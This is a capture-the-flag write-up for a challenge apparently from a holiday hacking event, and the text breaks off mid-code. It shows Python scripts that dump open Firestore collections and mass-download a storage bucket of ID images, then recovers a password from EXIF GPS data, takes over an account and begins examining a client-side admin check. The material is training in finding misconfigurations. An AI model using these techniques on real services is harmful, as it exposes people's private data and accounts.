Gnome Tea
Enter the apartment building near 24-7 and help Thomas infiltrate the GnomeTea social network and discover the secret agent passphrase.
Gnome Tea
Difficulty: ❄ ❄ ❄ ❄ ❄
Enter the apartment building near 24-7 and help Thomas infiltrate the GnomeTea social network and discover the secret agent passphrase.
Hints
Rules
Hopefully they setup their firestore and bucket security rules properly to prevent anyone from reading them easily with curl. There might be sensitive details leaked in messages.
Statically Coded
Hopefully they did not rely on hard-coded client-side controls to validate admin access once a user validly logs in. If so, it might be pretty easy to change some variable in the developer console to bypass these controls.
GnomeTea
I heard rumors that the new GnomeTea app is where all the Gnomes spill the tea on each other. It uses Firebase which means there is a client side config the app uses to connect to all the firebase services.
License
Exif jpeg image data can often contain data like the latitude and longitude of where the picture was taken.
Solution
The collections
Accessing the website at https://gnometea.web.app/login, I was presented with a simple login page.
Analyzing the JavaScript source code, I identified a constant OP containing the configuration to connect to the Firestore, and a function BC that appeared to handle Firestore fetches:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
function BC(r, e) {
    const t = typeof r == "object" ? r : yf()
      , s = typeof r == "string" ? r : lc
      , o = Ec(t, "firestore").getImmediate({
        identifier: s
    });
    if (!o._initialized) {
        const l = Ov("firestore");
        l && zC(o, ...l)
    }
    return o
}
// ...omissis...
const OP = {
    apiKey: "AIzaSyDvBE5-77eZO8T18EiJ_MwGAYo5j2bqhbk",
    authDomain: "holidayhack2025.firebaseapp.com",
    projectId: "holidayhack2025",
    storageBucket: "holidayhack2025.firebasestorage.app",
    messagingSenderId: "341227752777",
    appId: "1:341227752777:web:7b9017d3d2d83ccf481e98"
}
  , lp = Uv(OP)
  , Nd = oA(lp)
  , er = BC(lp);
I searched for occurrences of er (the Firestore instance):
1
2
3
4
5
6
7
8
9
10
const I = await ap(Yf(er, "gnomes", T.uid));
const l = Ro(hs(er, "gnomes"), Hw(20))
const _ = await ap(Yf(er, "gnomes", r));
const j = (await fs(hs(er, "tea"))).docs.map(F => ({
const m = Ro(hs(er, "tea"), eP("timestamp", "desc"), Hw(50))
const h = Ro(hs(er, "dms"))
const $ = await fs(Ro(hs(er, "gnomes")))
, H = await fs(Ro(hs(er, "tea")))
, F = await fs(Ro(hs(er, "dms")));
const $ = Yf(er, "admins", "secret_operations")
This revealed the collection names: gnomes, tea, dms, and admins/secret_operations. This was further confirmed by a comment I found in the HTML source code: <!-- TODO: lock down dms, tea, gnomes collections -->:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
<!doctype html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <link rel="icon" type="image/png" href="/GnomeTeaLogoNoBg.png" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <!-- TODO: lock down dms, tea, gnomes collections -->
    <title>GnomeTea - Spill the Tea!</title>
    <script type="module" crossorigin src="/assets/index-BVLyJWJ_.js"></script>
    <link rel="stylesheet" crossorigin href="/assets/index-C3GUVeby.css">
  </head>
  <body class="bg-gnome-cream">
    <div id="root"></div>
  </body>
</html>
Knowing the collection names, I attempted to access them directly via the Firestore REST API (e.g., https://firestore.googleapis.com/v1/projects/holidayhack2025/databases/(default)/documents/dms). This worked for gnomes, tea, and dms because their security rules were left open. However, admins/secret_operations returned a 403 error.
I wrote a Python script to download the contents of the accessible collections:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
# collections.py

##########
# IMPORT #
##########
import json
import requests
import os
import urllib.parse

########
# MAIN #
########
base_url = f"https://firestore.googleapis.com/v1/projects/holidayhack2025/databases/(default)/documents/"
collections = ["dms", "gnomes", "tea"]
download_dir = "collections"

if not os.path.exists(download_dir):
    os.makedirs(download_dir)

for collection in collections:
    print (f"Downloading {collection}...", end="")
    response = requests.get(f"{base_url}{collection}")
    with open(f"{download_dir}/{collection}", "w") as f:
        f.write(response.text)
    print ("Done")
Searching the dumped data for the keyword pass, I found some interesting leaks:
1
2
3
4
5
6
7
8
9
10
11
12
(env) thedead@maccos 18 - Gnome Tea % grep -i pass collections/*
collections/dms:                      "stringValue": "Perfect—pumpkin patch at nine. I'll bring a blanket, a compass for dramatic effect, and earplugs in case the mushrooms decide to hold a chorus rehearsal. See you under the moon!"
collections/dms:          "stringValue": "Perfect—pumpkin patch at nine. I'll bring a blanket, a compass for dramatic effect, and earplugs in case the mushrooms decide to hold a chorus rehearsal. See you under the moon!"
collections/dms:          "stringValue": "Barnaby... we need to talk about password security. 😅 Please don't share passwords in DMs!"
collections/dms:                      "stringValue": "Hey Glitch, I keep forgetting my password. Can you help me reset it?"
collections/dms:                      "stringValue": "Sure thing! What's your current password so I can verify your account?"
collections/dms:                      "stringValue": "Sorry, I can't give you my password but I can give you a hint. My password is actually the name of my hometown that I grew up in. I actually just visited there back when I signed up with my id to GnomeTea (I took my picture of my id there)."
collections/dms:                      "stringValue": "Barnaby... we need to talk about password security. 😅 Please don't share passwords in DMs!"
collections/gnomes:          "stringValue": "Passionate football hooligan from the old country who paints his face with pollen and chants victory songs for his team, The Dosis Dandelions. He organized a supporters club that meets by the shed."
collections/tea:          "stringValue": "😂 I heard Barnaby Briefcase is SO forgetful, he wrote his password on a sticky note and left it at the garden club! It was \"MakeRColdOutside123!\" - like, seriously Barnaby? That's your password? 🤦\u200d♂️"
collections/tea:          "stringValue": "😂 I heard Barnaby Briefcase is SO forgetful, he wrote his password on a sticky note and left it at the garden club! It was \"MakeRColdOutside123!\" - like, seriously Barnaby? That's your password? 🤦\u200d♂️"
collections/tea:          "stringValue": "Glitch Mitnick says he's 'upgrading the sprinkler firmware' but yesterday he locked himself out of his own birdbath password box; adorable hacker move."
Specifically:
- In the
dmscollection:1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18
{ "mapValue": { "fields": { "senderUid": { "stringValue": "l7VS01K9GKV5ir5S8suDcwOFEpp2" }, "content": { "stringValue": "Sorry, I can't give you my password but I can give you a hint. My password is actually the name of my hometown that I grew up in. I actually just visited there back when I signed up with my id to GnomeTea (I took my picture of my id there)." }, "timestamp": { "timestampValue": "2025-09-30T19:20:52.956Z" }, "senderName": { "stringValue": "Barnaby Briefcase" } } } }
- In the
teacollection:1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28
{ "name": "projects/holidayhack2025/databases/(default)/documents/tea/KbYjRbhrFWaMjQwQPe2r", "fields": { "likes": { "integerValue": "42" }, "content": { "stringValue": "😂 I heard Barnaby Briefcase is SO forgetful, he wrote his password on a sticky note and left it at the garden club! It was \"MakeRColdOutside123!\" - like, seriously Barnaby? That's your password? 🤦\u200d♂️" }, "timestamp": { "timestampValue": "2025-09-30T19:20:47.896Z" }, "authorAvatarUrl": { "stringValue": "https://storage.googleapis.com/holidayhack2025.firebasestorage.app/gnome-avatars/G5c0vX06WOaEf1YKutqkur4HEU63_profile.png" }, "mentionedGnome": { "stringValue": "Barnaby Briefcase" }, "authorUid": { "stringValue": "LOPFa6rXj6eB7uMVHu6IbKARYbe2" }, "authorName": { "stringValue": "Professor Pumpernickel" } }, "createTime": "2025-09-30T19:20:51.350236Z", "updateTime": "2025-09-30T19:20:51.350236Z" }
Leveraging on the gnomes collection, I also identified Barnaby’s email barnabybriefcase@gnomemail.dosis:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
{
  "name": "projects/holidayhack2025/databases/(default)/documents/gnomes/l7VS01K9GKV5ir5S8suDcwOFEpp2",
  "fields": {
    "email": {
      "stringValue": "barnabybriefcase@gnomemail.dosis"
    },
    "createdAt": {
      "timestampValue": "2025-09-30T18:21:29.604Z"
    },
    "homeLocation": {
      "stringValue": "Gnomewood Grove, Dosis Neighborhood"
    },
    "bio": {
      "stringValue": "Corporate ladder-climber with a leather briefcase full of seed contracts, quarterly reports, and a suspiciously large collection of business cards. He schedules synergy meetings and talks about \"disrupting the garden space.\""
    },
    "uid": {
      "stringValue": "l7VS01K9GKV5ir5S8suDcwOFEpp2"
    },
    "driversLicenseUrl": {
      "stringValue": "https://storage.googleapis.com/holidayhack2025.firebasestorage.app/gnome-documents/l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg"
    },
    "avatarUrl": {
      "stringValue": "https://storage.googleapis.com/holidayhack2025.firebasestorage.app/gnome-avatars/l7VS01K9GKV5ir5S8suDcwOFEpp2_profile.png"
    },
    "interests": {
      "arrayValue": {
        "values": [
          {
            "stringValue": "gardening"
          },
          {
            "stringValue": "mushrooms"
          },
          {
            "stringValue": "gossip"
          }
        ]
      }
    },
    "name": {
      "stringValue": "Barnaby Briefcase"
    }
  },
  "createTime": "2025-09-30T18:21:29.617348Z",
  "updateTime": "2025-09-30T19:09:06.541085Z"
}
Since MakeRColdOutside123! was likely an old or incorrect password, I followed the additional lead: Sorry, I can't give you my password but I can give you a hint. My password is actually the name of my hometown that I grew up in. I actually just visited there back when I signed up with my id to GnomeTea (I took my picture of my id there).
The images
I listed the files in the storage bucket by accessing https://firebasestorage.googleapis.com/v0/b/holidayhack2025.firebasestorage.app/o/:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
{
  "prefixes": [],
  "items": [
    {
      "name": "gnome-avatars/6J2bowmKiNVbITWmR4XsxjH7i492_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/6nBUHcdxo2fLKSYqYyipr9iCOey2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/7sQlw9l4xUOWSjDTphvLgKVEm0j1_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/G5c0vX06WOaEf1YKutqkur4HEU63_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/IvLFBZQgo3R6iteLHmShbWmctqo2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/LA5w0EskgSbQyFnlp9OrX8Zovu43_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/LOPFa6rXj6eB7uMVHu6IbKARYbe2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/PyxedrsAN2bewsg4Rno9SsCqZHg2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/RQw0hYxlKIhsTUVPyR8ivrM3ls02_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/VgJCVlELJ6VfQTxeIt1dR5PWyiX2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/golJeh7xg9YUvcj5nDugTssQPy62_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/jlm1nPFV5xWM4jQaokLHDb6K8kj1_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/kmoZyOIt7sWgehQC8ovcsxXPWUS2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/l7VS01K9GKV5ir5S8suDcwOFEpp2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/prxA2hBSkhg3dkhkfzvnlGxCCfP2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/pwbhMFuRbkesddTrtT3gVRzv8Ux1_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/q6GasKLVBYSo3g4c1mI6qXDpRmv2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/xK25sJX7usSwAJwAjpN8DMfzS872_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/6J2bowmKiNVbITWmR4XsxjH7i492_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/6nBUHcdxo2fLKSYqYyipr9iCOey2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/7sQlw9l4xUOWSjDTphvLgKVEm0j1_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/G5c0vX06WOaEf1YKutqkur4HEU63_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/IvLFBZQgo3R6iteLHmShbWmctqo2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/LA5w0EskgSbQyFnlp9OrX8Zovu43_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/LOPFa6rXj6eB7uMVHu6IbKARYbe2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/PyxedrsAN2bewsg4Rno9SsCqZHg2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/RQw0hYxlKIhsTUVPyR8ivrM3ls02_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/VgJCVlELJ6VfQTxeIt1dR5PWyiX2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/golJeh7xg9YUvcj5nDugTssQPy62_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/jlm1nPFV5xWM4jQaokLHDb6K8kj1_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/kmoZyOIt7sWgehQC8ovcsxXPWUS2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/prxA2hBSkhg3dkhkfzvnlGxCCfP2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/pwbhMFuRbkesddTrtT3gVRzv8Ux1_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/q6GasKLVBYSo3g4c1mI6qXDpRmv2_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-documents/xK25sJX7usSwAJwAjpN8DMfzS872_drivers_license.jpeg",
      "bucket": "holidayhack2025.firebasestorage.app"
    }
  ]
}
I wrote a python script to download all the files listed (I could have just downloaded Barnaby’s driver license but I like collecting stuff 😁):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
# download.py

##########
# IMPORT #
##########
import json
import requests
import os
import urllib.parse

########
# MAIN #
########
base_url = f"https://firebasestorage.googleapis.com/v0/b/holidayhack2025.firebasestorage.app/o/"

if not os.path.exists('downloads'):
    os.makedirs('downloads')

response = requests.get(base_url).json()
for item in response.get('items', []):
    file_path = item['name']
    encoded_path = urllib.parse.quote(file_path, safe='')
    download_url = f"{base_url}{encoded_path}?alt=media"
    print (f"Downloading: {file_path}...", end="")
    response = requests.get(download_url)
    local_filename = os.path.join('downloads', file_path.replace('/', '_'))
    with open(local_filename, 'wb') as f:
        f.write(response.content)
    print (f"Done")
And executing it allowed obtaining all gnome’s avatars and documents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
(env) thedead@maccos 18 - Gnome Tea % python3 download.py
Downloading: gnome-avatars/6J2bowmKiNVbITWmR4XsxjH7i492_profile.png...Done
Downloading: gnome-avatars/6nBUHcdxo2fLKSYqYyipr9iCOey2_profile.png...Done
Downloading: gnome-avatars/7sQlw9l4xUOWSjDTphvLgKVEm0j1_profile.png...Done
Downloading: gnome-avatars/G5c0vX06WOaEf1YKutqkur4HEU63_profile.png...Done
Downloading: gnome-avatars/IvLFBZQgo3R6iteLHmShbWmctqo2_profile.png...Done
Downloading: gnome-avatars/LA5w0EskgSbQyFnlp9OrX8Zovu43_profile.png...Done
Downloading: gnome-avatars/LOPFa6rXj6eB7uMVHu6IbKARYbe2_profile.png...Done
Downloading: gnome-avatars/PyxedrsAN2bewsg4Rno9SsCqZHg2_profile.png...Done
Downloading: gnome-avatars/RQw0hYxlKIhsTUVPyR8ivrM3ls02_profile.png...Done
Downloading: gnome-avatars/VgJCVlELJ6VfQTxeIt1dR5PWyiX2_profile.png...Done
Downloading: gnome-avatars/golJeh7xg9YUvcj5nDugTssQPy62_profile.png...Done
Downloading: gnome-avatars/jlm1nPFV5xWM4jQaokLHDb6K8kj1_profile.png...Done
Downloading: gnome-avatars/kmoZyOIt7sWgehQC8ovcsxXPWUS2_profile.png...Done
Downloading: gnome-avatars/l7VS01K9GKV5ir5S8suDcwOFEpp2_profile.png...Done
Downloading: gnome-avatars/prxA2hBSkhg3dkhkfzvnlGxCCfP2_profile.png...Done
Downloading: gnome-avatars/pwbhMFuRbkesddTrtT3gVRzv8Ux1_profile.png...Done
Downloading: gnome-avatars/q6GasKLVBYSo3g4c1mI6qXDpRmv2_profile.png...Done
Downloading: gnome-avatars/xK25sJX7usSwAJwAjpN8DMfzS872_profile.png...Done
Downloading: gnome-documents/6J2bowmKiNVbITWmR4XsxjH7i492_drivers_license.jpeg...Done
Downloading: gnome-documents/6nBUHcdxo2fLKSYqYyipr9iCOey2_drivers_license.jpeg...Done
Downloading: gnome-documents/7sQlw9l4xUOWSjDTphvLgKVEm0j1_drivers_license.jpeg...Done
Downloading: gnome-documents/G5c0vX06WOaEf1YKutqkur4HEU63_drivers_license.jpeg...Done
Downloading: gnome-documents/IvLFBZQgo3R6iteLHmShbWmctqo2_drivers_license.jpeg...Done
Downloading: gnome-documents/LA5w0EskgSbQyFnlp9OrX8Zovu43_drivers_license.jpeg...Done
Downloading: gnome-documents/LOPFa6rXj6eB7uMVHu6IbKARYbe2_drivers_license.jpeg...Done
Downloading: gnome-documents/PyxedrsAN2bewsg4Rno9SsCqZHg2_drivers_license.jpeg...Done
Downloading: gnome-documents/RQw0hYxlKIhsTUVPyR8ivrM3ls02_drivers_license.jpeg...Done
Downloading: gnome-documents/VgJCVlELJ6VfQTxeIt1dR5PWyiX2_drivers_license.jpeg...Done
Downloading: gnome-documents/golJeh7xg9YUvcj5nDugTssQPy62_drivers_license.jpeg...Done
Downloading: gnome-documents/jlm1nPFV5xWM4jQaokLHDb6K8kj1_drivers_license.jpeg...Done
Downloading: gnome-documents/kmoZyOIt7sWgehQC8ovcsxXPWUS2_drivers_license.jpeg...Done
Downloading: gnome-documents/l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg...Done
Downloading: gnome-documents/prxA2hBSkhg3dkhkfzvnlGxCCfP2_drivers_license.jpeg...Done
Downloading: gnome-documents/pwbhMFuRbkesddTrtT3gVRzv8Ux1_drivers_license.jpeg...Done
Downloading: gnome-documents/q6GasKLVBYSo3g4c1mI6qXDpRmv2_drivers_license.jpeg...Done
Downloading: gnome-documents/xK25sJX7usSwAJwAjpN8DMfzS872_drivers_license.jpeg...Done
Inspecting the metadata of the downloaded images using exiftool revealed that only one file contained GPS coordinates:
1
2
3
4
5
6
7
8
(env) thedead@maccos 18 - Gnome Tea % for i in downloads/*; do exiftool $i > exif/$(basename $i).exif; done
(env) thedead@maccos 18 - Gnome Tea % grep -i gps exif/*
exif/gnome-documents_l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg.exif:GPS Version ID                  : 2.3.0.0
exif/gnome-documents_l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg.exif:GPS Latitude Ref                : South
exif/gnome-documents_l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg.exif:GPS Longitude Ref               : East
exif/gnome-documents_l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg.exif:GPS Latitude                    : 33 deg 27' 53.85" S
exif/gnome-documents_l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg.exif:GPS Longitude                   : 115 deg 54' 37.62" E
exif/gnome-documents_l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg.exif:GPS Position                    : 33 deg 27' 53.85" S, 115 deg 54' 37.62" E
Plugging these coordinates into Google Maps pointed directly to Gnomesville: 
I tried variations of this name as the password. The simplest one, gnomesville, worked successfully. I was now logged in as Barnaby Briefcase: 
The admin
Digging further into the JavaScript, I found references to an admin page and a specific check:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
// ...omissis...
   const {gnomeProfile: r, user: e, signOut: t} = _l()
      , s = _c()
      , [o,l] = K.useState(!1)
      , h = async () => {
        await t(),
        s("/login")
    }
      , f = "3loaihgxP0VwCTKmkHHFLe6FZ4m2";
    return K.useEffect( () => {
        const m = () => {
            const _ = (e == null ? void 0 : e.uid) === f
              , T = window.ADMIN_UID === f;
            l(_ || T)
        }
        ;
        m();
        const v = setInterval(m, 500);
        return () => clearInterval(v)
    }
// ...omissis...
S.jsx(mo, {
            to: "/admin",
            className: "text-gnome-dark hover:bg-gnome-accent-red hover:text-white px-4 py-2 rounded-lg transition font-medium",
                children: "🔒 Admin"
            }
// ...omissis...
try {
    const $ = Yf(er, "admins", "secret_operations")
      , H = await ap($);
    H.exists() && (l(H.data()),
    console.log("🔓 Secret data loaded:", H.data()))
} catch ($) {
    console.error("Error fetching secret data:", $)
} finally {
    f(!1)
}
// ...omissis...
S.jsxs("div", {
    className: "min-h-screen bg-gnome-cream",
    children: [S.jsx(Ti, {}), S.jsx("div", {
        className: "max-w-4xl mx-auto px-4 py-8",
        children: S.jsxs("div", {
            className: "bg-red-100 border border-red-400 rounded-lg p-6 text-center",
            children: [S.jsx("h2", {
                className: "text-2xl font-bold text-red-700 mb-2",
                children: "🚫 Access Denied"
            }), S.jsx("p", {
                className: "text-red-600",
                children: "You don't have permission to access the operations dashboard."
            }), S.jsxs("p", {
                className: "text-sm text-red-500 mt-4",
                children: ["Current UID: ", (_ == null ? void 0 : _.uid) || "Not authenticated"]
            }), S.jsxs("p", {
                className: "text-xs text-gray-500 mt-2",
                children: ["Required admin UID: ", T]
            }), S.jsxs("p", {
                className: "text-xs text-gray-400 mt-1",
